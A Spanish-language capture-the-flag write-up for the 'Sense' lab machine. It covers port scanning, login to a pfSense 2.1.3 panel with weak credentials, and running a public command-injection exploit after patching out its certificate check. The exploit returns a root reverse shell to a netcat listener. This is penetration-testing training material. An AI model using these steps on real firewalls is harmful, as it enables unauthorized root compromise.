
Sense - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
└─$ cat scan.txt
# Nmap 7.94SVN scan initiated Thu Oct 10 04:38:31 2024 as: /usr/lib/nmap/nmap -sS -p- --open -sC
Nmap scan report for 10.10.10.60
Host is up, received user-set (0.11s latency).
Scanned at 2024-10-10 04:38:31 EDT for 46s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  REASON         VERSION
80/tcp  open  http     syn-ack ttl 63 lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  ssl/http syn-ack ttl 63 lighttpd 1.4.35
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOr
me=Organizational Unit Name (eg, section)/localityName=Somecity/emailAddress=Email Address
| Issuer: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceNam
tional Unit Name (eg, section)/localityName=Somecity/emailAddress=Email Address
| Public Key type: rsa
| Public Key bits: 1024
```

El puerto 80 redirige al puerto 443. En el puerto 443 podemos encontrar un panel de login de pfsense (firewall). Como no podemos entrar con las credendiales por defecto vamos a ver que archivos podemos encontrar con gobuster:



Podemos acceder al panel de administracion del pfsense con las credenciales rohit:pfsense



Como podemos ver, la version de pfsense es la 2.1.3. Vamos a buscar vulnerabilidades:

```
└─$ searchsploit pfsense 2.1.3
 Exploit Title
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
```

Intentamos explotar el exploit pero nos da un error de SSL:

```
Traceback (most recent call last):
  File "/home/kali/Downloads/43560.py", line 97, in <module>
    login_request = client.post(login_url, data=encoded_data, cookies=client.cookies, headers=headers)
                    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 637, in post
    return self.request("POST", url, data=data, json=json, **kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 589, in request
    resp = self.send(prep, **send_kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 703, in send
    r = adapter.send(request, **kwargs)
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/requests/adapters.py", line 698, in send
    raise SSLError(e, request=request)
requests.exceptions.SSLError: HTTPSConnectionPool(host='10.10.10.60', port=443): Max retries exceeded with url: /index.php (Caused by SSLError(SSLCertVerificationError(1, '[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: self-signed certificate (_ssl.c:1000)')))
```

Este error significa que cuando te conectas al protocolo HTTPS y tiene un certificado autofirmado, por seguridad no se realiza la conexion. Por lo tanto, hay que añadir el atributo añadiendo "verify=false" en las siguientes lineas para que no verifique este certificado cuando se conecta o cuando envia el exploit de vuelta:

- `login_page = client.get(login_url, verify=False)`
- `login_request = client.post(login_url, data=encoded_data, cookies=client.cookies, headers=headers, verify=False)`
- `exploit_request = client.get(exploit_url, cookies=client.cookies, headers=headers, timeout=10, verify=False)`

Ahora si ejecutamos el exploit nos enviara una shell como root:

```
└─$ python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.5 --lport 4321 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

```
└─$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.60] 2570
sh: can't access tty; job control turned off
# whoami
root
```